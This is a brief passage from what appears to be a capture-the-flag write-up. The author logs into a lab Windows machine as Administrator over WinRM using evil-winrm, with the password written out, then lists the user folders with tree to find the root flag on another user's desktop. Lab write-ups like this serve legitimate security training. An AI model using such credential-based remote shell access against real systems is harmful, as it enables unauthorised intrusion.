evil-winrm -i 10.10.11.152 -u Administrator -p 'W3n+!P(Qj!3M6s;40@8(%G)8' -S

wait what no root.txt at the Administrator desktop, let’s use tree command from C:\Users directory
tree /a /f
OHH so root.txt is on TRX user’s desktop